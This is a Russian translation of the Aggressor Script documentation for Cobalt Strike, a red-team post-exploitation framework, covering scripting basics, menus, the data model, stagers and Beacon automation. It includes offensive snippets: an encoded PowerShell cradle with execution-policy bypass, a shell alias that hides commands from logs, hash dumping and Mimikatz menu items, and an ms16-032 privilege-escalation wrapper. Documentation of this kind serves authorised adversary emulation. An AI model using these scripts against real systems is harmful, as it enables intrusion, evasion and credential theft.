Эта функция внедряет указанный payload в существующий процесс. Используйте payload\_offset, чтобы указать смещение внутри payload'a для начального выполнения. Значение arg предназначено для аргументов. arg может быть NULL.

**void BeaconInjectTemporaryProcess (PROCESS\_INFORMATION \* pInfo, char \* payload, int payload\_len, int payload\_offset, char \* arg, int arg\_len)**

Эта функция внедряет указанный payload во временный процесс, который ваш BOF выбрал для запуска. Используйте payload\_offset, чтобы указать смещение внутри payload'a для начального выполнения. Значение arg предназначено для аргументов. arg может быть NULL.

**void BeaconCleanupProcess (PROCESS\_INFORMATION \* pInfo)**

Эта функция очищает некоторые дескрипторы, о которых зачастую забывают. Вызывайте ее, когда вы закончили взаимодействовать с дескрипторами процесса. Вам не нужно ждать выхода или завершения процесса.

Данная функция является полезной:

**BOOL toWideChar (char \* src, wchar\_t \* dst, int max)**

Преобразовать строку src в строку с широкими символами в формате UTF16-LE, используя кодировку по умолчанию. max - размер (в байтах!) буфера назначения.

# Aggressor Script

## Что такое Aggressor Script?

Aggressor Script - это язык сценариев, встроенный в Cobalt Strike версии 3.0 и выше.

Aggressor Script позволяет модифицировать и расширять клиент Cobalt Strike'a.

## История

Aggressor Script - это духовный наследник Cortana, скриптового движка с открытым исходным кодом в Armitage'e. Cortana появилась благодаря контракту в рамках программы DARPA Cyber Fast Track. Cortana позволяет пользователям расширять Armitage и управлять Metasploit Framework'ом и его функциями через командный сервер Armitage'a. Cobalt Strike 3.0 - это полностью переработанная версия Cobalt Strike'a без использования Armitage'a в качестве основы. Это изменение дало возможность пересмотреть сценарии Cobalt Strike'a и создать что-то на основе его функционала. Результатом этой работы стал Aggressor Script.

Aggressor Script - это язык сценариев для операций red team и моделирования противника, вдохновленный скриптовыми IRC-клиентами и ботами. Его цель двояка. Вы можете создавать долго работающих ботов, которые имитируют виртуальных членов red team, атакующих бок о бок с вами. Вы также можете использовать его для расширения и модификации клиента Cobalt Strike'a под свои нужды.

## Статус

Aggressor Script является частью фундамента Cobalt Strike'a 3.0. Большинство всплывающих меню и отображение событий в Cobalt Strike'e 3.0 управляет механизмом Aggressor Script'a. Однако, Aggressor Script все еще находится на стадии развития. Strategic Cyber LLC еще не создала API для большинства функций Cobalt Strike'a. Ожидайте, что Aggressor Script будет развиваться с течением времени. Эта документация также находится в процессе разработки.

## Как загружать сценарии

Aggressor Script встроен в клиент Cobalt Strike'a. Для permanentной загрузки сценария перейдите в **Cobalt Strike -> Script Manager** и нажмите Load.




Загрузчик сценариев Cobalt Strike'a

# Консоль сценариев

Cobalt Strike предоставляет консоль для управления и взаимодействия с вашими сценариями. С помощью консоли вы можете отслеживать, профилировать, отлаживать и управлять своими сценариями. Консоль Aggressor Script'a доступна через **View -> Script Console**.

В консоли доступны следующие команды:

Команда	Аргументы	Что она делает
?	"*foo*" iswm "foobar"	проверяет sleep предикат и выводит результат
e	println("foo");	оценивает инструкцию sleep
help		перечисляет все доступные команды
load	/путь/до/script.cna	загружает сценарий Aggressor Script'a
ls		перечисляет все загруженные сценарии
proff	script.cna	отключает профилировщик Sleep для сценария
profile	script.cna	сбрасывает статистику работы сценария.
pron	script.cna	включает профилировщик Sleep для сценария
reload	script.cna	перезагружает сценарий
troff	script.cna	отключает трассировку функций для сценария
tron	script.cna	включает трассировку функций для сценария
unload	script.cna	выгружает сценарий
x	2 + 2	оценивает sleep выражение и выводит результат



Взаимодействие с консолью сценария

# Headless Cobalt Strike

Вы можете использовать Aggressor Scripts без графического интерфейса Cobalt Strike'a. Программа **agscript** (входит в пакет Cobalt Strike'a для Linux) запускает headless-клиент Cobalt Strike'a. Программа agscript требует четыре аргумента:

```
./agscript [хост] [порт] [пользователь] [пароль]
```

Эти аргументы подключают headless-клиент Cobalt Strike'a к указанному вами командному серверу. Headless-клиент Cobalt Strike'a представляет собой консоль Aggressor Script'a.

Вы можете использовать agscript для немедленного подключения к командному серверу и запуска сценария на ваш выбор. Используйте:

```
./agscript [хост] [порт] [пользователь] [пароль] [/путь/до/script.cna]
```

Эта команда подключит headless-клиент Cobalt Strike'a к командному серверу, загрузит ваш сценарий и запустит его. Headless-клиент Cobalt Strike'a выполнит ваш сценарий до синхронизации с сервером команды. Используйте **on ready**, чтобы подождать, пока headless-клиент Cobalt Strike'a завершит этап синхронизации данных.

```
on ready {
    println("Hello World! I am synchronized!");
    closeClient();
}
```

# Быстрое введение в Sleep

Aggressor Script основан на языке сценариев Sleep Рафаэля Маджа. Руководство по языку Sleep доступно по адресу <http://sleep.dashnine.org/manual>.

Aggressor Script будет выполнять все то же, что и Sleep, например:

- Синтаксис, операторы и идиомы языка Sleep похожи на язык сценариев Perl. Есть одно существенное отличие, которое привлекает внимание начинающих программистов. Sleep требует пробелов между операторами и их выражениями. Следующий код не является корректным:

```
$x=1+2; # это не будет обработано!!!
```

Эта инструкция верна:

```
$x = 1 + 2;
```

- Переменные языка Sleep называются скалярами и в скалярах хранятся строки, числа в различных форматах, ссылки на Java-объекты, функции, массивы и словари. Ниже приведены несколько типов в Sleep:

```
$x = "Hello World";
$y = 3;
$z = @ (1, 2, 3, "four");
$a = % (a => "apple", b => "bat", c => "awesome language", d => 4);
```

- Массивы и словари создаются с помощью функций @ и %. Они могут ссылаться на другие массивы и словари. Массивы и словари могут ссылаться даже на самих себя.
- Комментарии начинаются с символа # и идут до конца строки.
- Sleep интерполирует строки с двойными кавычками. Это означает, что любой токен, разделенный пробелами и начинающийся со знака \$, заменяется его значением. Специальная переменная \$+ конкатенирует интерполированную строку с другим значением.

```
println("\$a is: $a and \n\$x joined with \$y is: $x $+ $y");
```

Это выведет:

```
$a is: %(d => 4, b => 'bat', c => 'awesome language', a => 'apple')
and
$x joined with $y is: Hello World3
```

- Существует функция &warn. Она работает как &println, за исключением того, что включает в себя имя текущего сценария и номер строки. Это прекрасная функция для отладки кода.
- Функции Sleep объявляются с помощью ключевого слова sub. Аргументы функций обозначаются \$1, \$2, вплоть до \$n. Функции могут принимать любое количество аргументов. Переменная @\_ является массивом, содержащим все аргументы. Изменения в \$1, \$2 и т.д. изменят содержимое @\_.

```
sub addTwoValues {
    println($1 + $2);
}

addTwoValues("3", 55.0);
```

Этот сценарий выводит:

```
58.0
```

- В Sleep функция - это тип 1-го класса, как и любой другой объект. Ниже перечислены некоторые моменты, которые вы можете увидеть:

```
$addf = &addTwoValues;
```

- Переменная \$addf теперь ссылается на функцию &addTwoValues. Чтобы вызвать функцию помещенную в переменную, используйте:

```
[$addf : "3", 55.0];
```

- Эта скобочная нотация также используется для манипуляции Java-объектами. Я рекомендую прочитать руководство по Sleep, если вы хотите узнать об этом больше. Следующие утверждения эквивалентны и выполняют одно и то же действие:

```
[$addf : "3", 55.0];
[&addTwoValues : "3", 55.0];
[{ println($1 + $2); } : "3", 55.0];
addTwoValues("3", 55.0);
```

- В Sleep есть три области видимости переменных: глобальная, специфического замыкания и локальная. Более детально это описано в руководстве по Sleep. Если в примере вы видите `local('$x $y $z')`, это означает, что \$x, \$y и \$z являются локальными для текущей функции, и их значения пропадут, после того, как функция вернется. Sleep использует лексическую область видимости для своих переменных.

Sleep имеет все остальные базовые конструкции, которые вы привыкли видеть в языке сценариев. Вам следует прочитать руководство, чтобы узнать о нем больше.


## Взаимодействие с пользователем

Aggressor Script отображает вывод с помощью функций `Sleep &println`, `&printAll`, `&writeb` и `&warn`. Эти функции выводят выходные данные в консоль сценария.

Сценарии могут также регистрировать команды. Эти команды позволяют сценариям получать сигналы от пользователя через консоль. Для регистрации команды используйте ключевое слово **command**:

```
command foo{
    println("Hello $1");
}
```

Этот фрагмент кода регистрирует команду `foo`. Консоль сценария автоматически анализирует аргументы команды и разделяет их по пробелам на токены. `$1` - это первый токен, `$2` - второй токен и так далее. Обычно токены разделяются пробелами, но пользователи могут использовать "двойные кавычки" для создания токена с пробелами. Если данный парсинг мешает вам работать с вводом, используйте `$0` для доступа к необработанному тексту, переданному команде.



```
aggressor> load /root/command.cna
[+] Load /root/command.cna
aggressor> foo bar
Hello bar
aggressor> foo Raphael
Hello Raphael
aggressor> foo "Mint Chocolate Chip" is my flavorite icecream
Hello Mint Chocolate Chip
```

Выходные данные команды

## Цвета

Вы можете добавить цвет и стили к тексту, который выводится в консолях Cobalt Strike'a. Экранирующие символы `\c`, `\U` и `\o` указывают Cobalt Strike'у, как форматировать текст. Эти экранирующие символы анализируются только внутри строк, заключенных в двойные кавычки.

Экранирующий символ `\cX` окрашивает текст, который идет после него. X указывает цвет. Вы можете выбрать следующие цвета:

```
\c0 \c1 \c2 \c3 \c4 \c5 \c6 \c7 \c8 \c9 \cA \cB \cC \cD \cE \cF
```

Параметры цвета

Символ экранирования `\U` подчеркивает текст, который идет после него. Второй `\U` останавливает подчеркивания.

Символ экранирования \o сбрасывает форматирование текста, который идет после него. Новая строка также сбрасывает форматирование текста.

# Cobalt Strike

## Клиент Cobalt Strike'a

Система Aggressor Script'a - это связующее звено в Cobalt Strike'e. Большинство диалоговых окон и функций Cobalt Strike'a написаны как отдельные модули, которые представляют некоторый интерфейс к системе Aggressor Script'a.

Внутренний сценарий [default.cna](#) определяет работу Cobalt Strike'a по умолчанию. Этот сценарий определяет кнопки на панели инструментов, всплывающие меню, а также форматирует вывод большинства событий Cobalt Strike'a.

В этой главе вы увидите, как работают эти функции и сможете сформировать клиент Cobalt Strike'a в соответствии со своими потребностями.

```

popup beacon {
    item "&Interact" {
        local('$bid');
        foreach $bid ($1) {
            openBeaconConsole($bid);
        }
    }

    separator();

    insert_menu("beacon_top", $1);

    menu "&Access" {
        item "&Bypass UAC" { openBypassUACDialog($1); }
        item "&Dump Hashes" {
            openOrActivate($1);
            binput($1, "hashdump");
            bhashdump($1);
        }
        item "Golden &Ticket" {
            local('$bid');
            foreach $bid ($1) {
                openGoldenTicketDialog($bid);
            }
        }
        item "Make T&oken" {
            local('$bid');
            foreach $bid ($1) {
                openMakeTokenDialog($bid);
            }
        }
        item "Run &Mimikatz" {
    }
}

```

Сценарий default.cna

## Горячие клавиши

Сценарии могут создавать горячие клавиши. Для привязки сочетания клавиш используйте ключевое слово **bind**. В этом примере **Hello World!** отображается в диалоговом окне при нажатии Ctrl и H.

```
bind Ctrl+H {
    show_message("Hello World!");
}
```

Горячими клавишами могут быть любые символы ASCII или специальные клавиши. К горячим клавишам могут применяться один или несколько модификаторов. Модификатор - один из: Ctrl, Shift, Alt или Meta. В сценариях может быть указан модификатор+клавиша.

## Всплывающие меню

Сценарии также могут дополнять структуру меню Cobalt Strike'a или переопределять ее. Ключевое слово **popup** строит иерархию меню для хука **popup**.

Ниже приведен код, определяющий меню Help:

```
popup help {
    item("&Homepage", { url_open("https://www.cobaltstrike.com/"); });
    item("&Support", { url_open("https://www.cobaltstrike.com/support"); });
    item("&Arsenal", { url_open("https://www.cobaltstrike.com/scripts"); });
    separator();
    item("&Malleable C2 Profile", { openMalleableProfileDialog(); });
    item("&System Information", { openSystemInformationDialog(); });
    separator();
    item("&About", { openAboutDialog(); });
}
```

Этот сценарий подключается к **popup** хуку окна Help и определяет несколько пунктов меню. Символ & в названии пункта меню является его акселератором клавиатуры. Блок кода, связанный с каждым пунктом, выполняется, когда пользователь нажимает на него.

Сценарии могут определять меню с дочерними элементами. Ключевое слово **menu** определяет новое меню. Когда пользователь наводит курсор на меню, блок кода, связанный с ним, выполняется и используется для построения дочернего меню.

В качестве примера можно рассмотреть меню Pivot граф:

```
popup pgraph {
    menu "&Layout" {
        item "&Circle" { graph_layout($1, "circle"); }
        item "&Stack" { graph_layout($1, "stack"); }
        menu "&Tree" {
            item "&Bottom" { graph_layout($1, "tree-bottom"); }
            item "&Left" { graph_layout($1, "tree-left"); }
            item "&Right" { graph_layout($1, "tree-right"); }
        }
    }
}
```

```

        item "&Top"      { graph_layout($1, "tree-top"); }
    }
    separator();
    item "&None"     { graph_layout($1, "none"); }
}
}

```

Если ваш сценарий задает иерархию меню для хука menu Cobalt Strike'a, он будет добавляться к уже существующим меню. Используйте функцию [&popup\\_clear](#), чтобы очистить другие зарегистрированные пункты меню и заново определить иерархию всплывающих окон на ваш вкус.

## Пользовательский вывод

Ключевое слово set в Aggressor Script'e определяет, как форматировать событие и представлять его вывод пользователю. Вот пример использования ключевого слова set:

```

set EVENT_SBAR_LEFT {
    return "[" . tstamp(ticks()) . "] " . mynick();
}

set EVENT_SBAR_RIGHT {
    return "[lag: $1 $+ ]";
}

```

Приведенный выше код определяет содержимое строки состояния в журнале событий Cobalt Strike'a ([View -> Event Log](#)). В левой части строки состояния отображается текущее время и ваш ник. В правой части отображается round-trip time сообщения между вашим клиентом Cobalt Strike'a и командным сервером.

Вы можете переопределить любой установленный параметр в сценарии по умолчанию. Создайте свой собственный файл с определениями событий, которые вас интересуют. Загрузите его в Cobalt Strike. Cobalt Strike будет использовать ваши определения вместо стандартных.

## События

Используйте ключевое слово on, чтобы определить обработчик события. Событие ready срабатывает, когда Cobalt Strike подключается к командному серверу и готов действовать от вашего имени.

```

on ready {
    show_message("Ready for action!");
}

```

Cobalt Strike генерирует события для различных ситуаций. Используйте мета-событие \* для просмотра всех событий, которые генерирует Cobalt Strike.

```

on * {
    local('$handle $event $args');
    $event = shift(@_);
    $args  = join(" ", @_);
    $handle = openf(">>events.py");
}

```

```

    writeb($handle, "[ $+ $event $+ ] $args");
    closef($handle);
}

```

## Модель данных

Командный сервер Cobalt Strike'a хранит ваши хосты, службы, учетные данные и другую информацию. Он также транслирует эту информацию и делает ее доступной для всех клиентов.

## API данных

Используйте функцию [&data\\_query](#) для запроса к модели данных Cobalt Strike'a. Эта функция имеет доступ ко всем данным и информации, хранящейся в клиенте Cobalt Strike'a. Используйте [&data\\_keys](#), чтобы получить список различных фрагментов данных, которые вы можете запросить. В этом примере запрашиваются все данные из модели данных Cobalt Strike'a и экспортируются в текстовый файл:

```

command export {
    local('$handle $model $row $entry $index');
    $handle = openf(">export.txt");

    foreach $model (data_keys()) {
        println($handle, "== $model ==");
        println($handle, data_query($model));
    }

    closef($handle);

    println("See export.txt for the data.");
}

```

Cobalt Strike предоставляет несколько функций, которые делают работу с моделью данных более интуитивно понятной.

Модель	Функция	Описание
приложения	<a href="#">&amp;applications</a>	Результаты профилировщика системы [View -> Applications]
архивы	<a href="#">&amp;archives</a>	Активность/деятельность
beacon'ы	<a href="#">&amp;beacons</a>	Активные Beacon'ы
учетные данные	<a href="#">&amp;credentials</a>	Имена пользователей, пароли и т.д.
загрузки	<a href="#">&amp;downloads</a>	Загруженные файлы
нажатия клавиш	<a href="#">&amp;keystrokes</a>	Нажатия клавиш, полученные Beacon'ом
скриншоты	<a href="#">&amp;screenshots</a>	Скриншоты, сделанные Beacon'ом
службы	<a href="#">&amp;services</a>	Службы и информация о службах

Модель	Функция	Описание
сайты	<a href="#">&amp;sites</a>	Объекты, размещенные Cobalt Strike'ом
socks	<a href="#">&amp;pivots</a>	Прокси-серверы SOCKS и port forward
цели	<a href="#">&amp;targets</a>	Хосты и информация о хостах

Эти функции возвращают массив с одной строкой для каждой записи из модели данных. Каждая запись представляет собой словарь с различными парами ключ/значение, которые описывают запись.

Лучший способ разобраться в модели данных - исследовать ее с помощью консоли Aggressor Script'a. Перейдите в **View -> Script Console** и используйте команду `x` для обработки выражения. Например:

```
aggressor> x targets()
@(%(os => 'Windows', address => '172.16.20.81', name => 'COPPER', version => '10.0'), %(os
=> 'Windows', address => '172.16.20.3', name => 'DC', version => '6.1'), %(os => 'Windows',
address => '172.16.20.80', name => 'GRANITE', version => '6.1'))
aggressor> x targets()[0]
%(os => 'Windows', address => '172.16.20.81', name => 'COPPER', version => '10.0')
aggressor> x targets()[0]['os']
Windows
aggressor> x targets()[0]['address']
172.16.20.81
aggressor> x targets()[0]['name']
COPPER
aggressor> x targets()[0]['version']
10.0
aggressor>
```

Запрос данных из консоли Aggressor Script'a

Используйте `on DATA_KEY` для подписки на изменения в определенной модели данных.

```
on keystrokes {
    println("I have new keystrokes: $1");
}
```

## Listener'ы

Listener'ы - это абстракция Cobalt Strike'a поверх обработчиков payload'a. Listener - это имя, привязанное к информации о конфигурации payload'a (например, протокол, хост, порт и т.д.) и, в ряде случаев, обещание создать сервер для приема соединений от описанного payload'a.

## Listener API

Aggressor Script объединяет информацию о Listener'ах со всех командных серверов, к которым вы подключены в данный момент. Это позволяет легко передавать сессии на другой командный сервер. Чтобы получить список всех имен Listener'ов, используйте функцию [&listeners](#). Если вы хотите работать только с локальными Listener'ами, используйте [&listeners\\_local](#). Функция [&listener\\_info](#) позволяет получить информацию о конфигурации Listener'a по его имени. В данном примере выполняется дамп всех Listener'ов и их конфигурации в консоль Aggressor Script'a:

```

command listeners {
    local('$name $key $value');
    foreach $name (listeners()) {
        println("== $name == ");
        foreach $key => $value (listener_info($name)) {
            println("${[20]key : $value");
        }
    }
}

```

## Создание Listener'ов

Используйте [&listener\\_create\\_ext](#) для создания Listener'a и запуска связанного с ним обработчика payload'a.

## Выбор Listener'ов

Используйте [&openPayloadHelper](#) для открытия диалогового окна со списком всех доступных Listener'ов. После того, как пользователь выберет Listener, диалоговое окно закроется, а Cobalt Strike выполнит функцию обратного вызова. Ниже представлен исходный код для меню порождения Beacon'a:

```

item "&Spawn" {
    openPayloadHelper(lambda({
        binput($bids, "spawn $1");
        bspawn($bids, $1);
    }, $bids => $1));
}

```

## Stager'ы

Stager - это небольшая программа, которая загружает payload и передает ему выполнение. Stager'ы идеально подходят для вектора доставки payload'a с ограниченным размером (например, user-driven атака, memory corruption эксплойт или однострочная команда). Однако у stager'ов есть и недостатки. Они добавляют в цепочку атак дополнительный компонент, который возможно повредить. Stager'ы Cobalt Strike'a основаны на stager'ах из Metasploit Framework'a, а они имеют положительную подпись и являются понятными в памяти. Используйте специфичные для payload'a stager'ы, если это необходимо; но в остальном их лучше избегать.

Используйте [&stager](#), чтобы экспорттировать stager, который связан с payload'ом. Не все варианты payload'a имеют явный stager. Не все stager'ы имеют опции x64.

Функция [&artifact\\_stager](#) экспортит сценарий PowerShell'a, исполняемый файл или DLL, который запускает stager, связанный с payload'ом.

## Локальные Stager'ы

Для пост-эксплуатационных действий, требующих использования stager'a, используйте только локальный bind\_tcp stager. Использование этого stager'a позволяет требующим staging'a пост-эксплуатационным действиям одинаково работать со всеми payload'ами Cobalt Strike'a.

Используйте [&stager bind tcp](#) для экспорта bind\_tcp stager'a payload'a. Используйте [&beacon stage tcp](#), чтобы доставить payload в этот stager.

[&artifact general](#) примет этот произвольный код и создаст сценарий PowerShell'a, исполняемый файл или DLL для его размещения.

## Stager с именным каналом

В Cobalt Strike'e есть bind\_pipe stager , который полезен в некоторых ситуациях бокового перемещения. Этот stager предназначен только для x86. Используйте [&stager bind pipe](#), чтобы экспортировать этот bind\_pipe stager. Используйте [&beacon stage pipe](#), чтобы доставить payload в этот stager.

[&artifact general](#) примет этот произвольный код и создаст сценарий PowerShell'a, исполняемый файл или DLL для его размещения.

## Stageless Payload'ы

Используйте [&payload](#) для экспорта payload'a Cobalt Strike'a (целиком) в виде готовой к запуску позиционно-независимой программы.

[&artifact payload](#) экспортирует сценарий PowerShell'a, исполняемый файл или DLL, содержащий этот payload.

## Beacon

Beacon - это асинхронный агент Cobalt Strike'a для пост-эксплуатации. В этой главе мы рассмотрим возможности автоматизации Beacon'a с помощью Aggressor Script'a

## Метаданные

Cobalt Strike присваивает идентификатор сессии каждому Beacon'у. Этот идентификатор является случайным числом. Cobalt Strike связывает задания и метаданные с каждым идентификатором Beacon'a. Используйте [&beacons](#) для запроса метаданных всех текущих сессий Beacon'a. Используйте [&beacon info](#) для запроса метаданных конкретной сессии Beacon'a. Ниже приведен скрипт для дампа информации о каждой сессии Beacon'a:

```
command beacons {
    local('$entry $key $value');
    foreach $entry (beacons()) {
        println("== " . $entry['id'] . " ==");
        foreach $key => $value ($entry) {
            println("$[20]key : $value");
        }
        println();
    }
}
```

## Алиасы

Вы можете определять новые команды Beacon'a с помощью ключевого слова alias. Ниже представлен алиас hello, который печатает Hello World в консоли Beacon'a.

```
alias hello {
    blog($1, "Hello World!");
}
```

Поместите вышеописанное в сценарий, загрузите его в Cobalt Strike и введите hello в консоли Beacon'a. Введите hello и нажмите enter. Cobalt Strike даже заполнит вкладку алиасов за вас. Вы увидите Hello World! в консоли Beacon'a.

Вы также можете использовать функцию [&alias](#) для определения алиаса.

Cobalt Strike передает следующие аргументы для алиаса: \$0 - имя алиаса и аргументы без предварительного анализа. \$1 - идентификатор Beacon'a, с которого был введен алиас. Аргументы \$2 и дальше содержат индивидуальный аргумент, передаваемый алиасу. Парсер алиасов разделяет аргументы пробелами. Пользователи могут использовать "двойные кавычки" для объединения слов в один аргумент.

```
alias saywhat {
    blog($1, "My arguments are: " . substr($0, 8) . "\n");
}
```

Вы также можете зарегистрировать свои алиасы в справочной системе Beacon'a. Используйте [&beacon\\_command\\_register](#) для регистрации команды.

Алиасы - это удобный способ расширить Beacon и придать ему свой собственный вид. Алиасы также хорошо подходят для имитации угроз в Cobalt Strike'e. Вы можете использовать алиасы для написания сценариев сложных пост-эксплуатационных действий таким образом, чтобы они соответствовали манере работы другого субъекта. Вашим red team операторам нужно просто загрузить сценарий, выучить алиасы, и они смогут действовать в соответствии с заложенной в сценарии тактикой так, как это делает субъект, которого вы имитируете.

## Реагирование на новые Beacon'ы

Часто Aggressor Script используют для реагирования на новые Beacon'ы. Используйте событие beacon\_initial для определения команд, которые должны выполняться, когда Beacon регистрируется в первый раз.

```
on beacon_initial {
    # сделать что-то
}
```

Аргумент \$1 для beacon\_initial - это идентификатор нового Beacon'a.

Событие beacon\_initial срабатывает, когда Beacon впервые передает метаданные. Это означает, что DNS Beacon не будет запускать beacon\_initial, пока ему не поручат выполнить команду. Чтобы взаимодействовать с DNS Beacon'ом, который впервые обращается домой, используйте событие beacon\_initial\_empty.

```
# некоторые рациональные значения для DNS Beacon'a по умолчанию
on beacon_initial_empty {
    bmode($1, "dnstxt");
```

```
bcheckin($1);
}
```

## Всплывающие меню

Можно также добавлять их во всплывающее меню Beacon'ов. Алиасы - это хорошо, но они влияют только на один Beacon за раз. С помощью всплывающего меню пользователи вашего сценария могут поручить нескольким Beacon'ам выполнить требуемое действие за один раз.

Popups-хуки `beacon_top` и `beacon_bottom` позволяют добавлять меню Beacon'a по умолчанию. Аргументы `popup`-хуков Beacon'a - это массив выбранных идентификаторов Beacon'ов.

```
popup beacon_bottom {
    item "Run All..." {
        prompt_text("Which command to run?", "whoami /groups", lambda({
            binput(@ids, "shell $1");
            bshell(@ids, $1);
        }, @ids => $1));
    }
}
```

## Договоренность о логировании

Cobalt Strike 3.0 и более поздние версии делают качественную работу по логированию. Каждая команда, отданная Beacon'у, привязывается к оператору с указанием даты и временной метки. Консоль Beacon'a в клиенте Cobalt Strike'a обрабатывает это логирование. Сценарии, выполняющие команды за пользователя, не записывают команды и не выполняют их привязывание к оператору в логах. За это отвечает сценарий. Для этого используйте функцию [`&binput`](#). Эта команда отправит сообщение в логи Beacon'a, словно пользователь ввел команду

## Подтверждение заданий

Пользовательские алиасы должны вызывать функцию [`&btask`](#) для описания действия, которое запросил пользователь. Эти выходные данные отправляются в логи Beacon'a, а также используются в отчетах Cobalt Strike'a. Большинство функций Aggressor Script'a, которые отдают задание Beacon'у, выводят собственное сообщение о подтверждении. Если вы хотите отключить это, добавьте `!` к имени функции. В этом случае будет запущен тихий вариант функции. Тихая функция не выводит подтверждение задания. Например, [`&bshell!`](#) является тихим вариантом [`&bshell`](#).

```
alias survey {
    btask($1, "Surveying the target!", "T1082");
    bshell!($1, "echo Groups && whoami /groups");
    bshell!($1, "echo Processes && tasklist /v");
    bshell!($1, "echo Connections && netstat -na | findstr \"EST\"");
    bshell!($1, "echo System Info && systeminfo");
}
```

Последний аргумент &btask - это список техник ATT&CK, разделенный запятыми. T1082 - System Information Discovery(Обнаружение системной информации). ATT&CK-это проект корпорации MITRE по классификации и документированию действий злоумышленников. Cobalt Strike использует эти техники для создания отчета о тактиках, техниках и процедурах. Подробнее о матрице ATT&CK корпорации MITRE можно узнать на сайте:

<https://attack.mitre.org/>

## Освоение шелла

Алиасы могут переопределять существующие команды. Ниже представлена реализация в AggressorScript'е команды Beacon'a **powershell**:

```
alias powershell {
    local('$args $cradle $runme $cmd');
    # $0 - это вся команда без какого-либо анализа.
    $args = substr($0, 11);

    # генерация cradle'а загрузки (если он существует) для импортированного сцена
    сценария PowerShell'a
    $cradle = beacon_host_imported_script($1);

    # кодирование нашего cradle'а загрузки и командлета+аргументов,
    которые мы хотим запустить
    $runme = base64_encode(str_encode($cradle . $args, "UTF-16LE"));

    # сборка всей нашей команды.
    $cmd = "-nop -exec bypass -EncodedCommand \" $+ $runme $+ \"";

    # задание Beacon'у запустить все это.
    btask($1, "Tasked beacon to run: $args", "T1086");
    beacon_execute_job($1, "powershell", $cmd, 1);
}
```

Этот алиас определяет команду powershell для использования в Beacon'e. Мы используем \$0 для захвата нужной строки PowerShell'a без какого-либо анализа. Важно учитывать импортированный сценарий PowerShell'a (если пользователь импортировал его с помощью powershell-import'a). Для этого мы используем &beacon\_host\_imported\_script. Эта функция поручает Beacon'у разместить импортированный сценарий на одноразовом веб-сервере, который привязан к localhost. Она также возвращает строку, содержащую cradlezагрузки PowerShell'a, который загружает и оценивает импортированный сценарий. Флаг **-EncodedCommand** в PowerShell'e принимает сценарий в виде строки в формате base64. Здесь есть одна сложность. Мы должны закодировать нашу строку как текст в формате UTF16 little endian. Этот алиас использует &str\_encode для этого. Вызов &btask логирует этот запуск PowerShell'a и связывает его с тактикой T1086. Функция &beacon\_execute\_job поручает Beacon'у запустить powershell и передать его выходные данные обратно в Beacon.

Подобным образом мы можем также переопределить команду **shell** в Beacon'e. Этот алиас создает альтернативную команду shell, которая скрывает ваши команды Windows в переменной окружения.

```
alias shell {
    local('$args');
    $args = substr($0, 6);
    btask($1, "Tasked beacon to run: $args (OPSEC)", "T1059");
    bsetenv!($1, "_", $args);
    beacon_execute_job($1, "%COMSPEC%", " /C %_%", 0);
}
```

Вызов &btask логирует наше действие и связывает его с тактикой [T1059](#). &bsetenv присваивает нашу команду Windows переменной окружения `_`. Сценарий использует ! для того, чтобы отключить подтверждение задания &bsetenv. Функция &beacon execute job выполняет `%COMSPEC%` с аргументами `/C %_%`. Это срабатывает, потому что &beacon execute job разрешает переменные окружения в параметре команды. Она не разрешает переменные окружения в параметре аргумента. Поэтому мы можем использовать `%COMSPEC%` для определения расположения пользовательского шелла, а `%_%` передавать в качестве аргумента без немедленной интерполяции.

## Повышение привилегий (выполнение команды)

Команда `runasadmin` Beacon'a пытается выполнить команду в привилегированном контексте. Эта команда принимает имя elevator'a и команду (команду И аргументы :)). Функция &beacon elevator register делает новый elevator доступным для `runasadmin`.

```
beacon_elevator_register("ms16-032", "Secondary Logon Handle Privilege Escalation (CVE-2016-099)", &ms16_032_elevator);
```

Этот код регистрирует elevator **ms16-032** с помощью команды `runasadmin` Beacon'a. Также приводится описание. Когда пользователь набирает **runasadmin ms16-032 notepad.exe**, Cobalt Strike запускает `&ms16_032_elevator` с такими аргументами: \$1 - идентификатор сессии Beacon'a. \$2 - команда и аргументы. Ниже приведена функция `&ms16_032_elevator`:

```
# Интеграция ms16-032
# Получено из Empire:
https://github.com/EmpireProject/Empire/tree/master/data/module_source/privesc
sub ms16_032_elevator {
    local('$handle $script $oneliner');

    # подтверждение этой команды
    btask($1, "Tasked Beacon to execute $2 via ms16-032", "T1068");

    # чтение в сценарии
    $handle = openf(getFileProper(script_resource("modules")), "Invoke-MS16032.ps1");
    $script = readb($handle, -1);
    closef($handle);

    # размещение сценария в Beacon'e
    $oneliner = beacon_host_script($1, $script);

    # выполнение указанной команды с помощью этого эксплойта.
    bpowerpick!($1, "Invoke-MS16032 -Command \" $+ $2 $+ \\"", $oneliner);
}
```

Эта функция использует &btask для того, чтобы подтвердить действие пользователя. Описание в &btask также попадет в логи и отчеты Cobalt Strike'a. [T1068](#) - это техника MITRE ATT&CK, соответствующая данному действию.

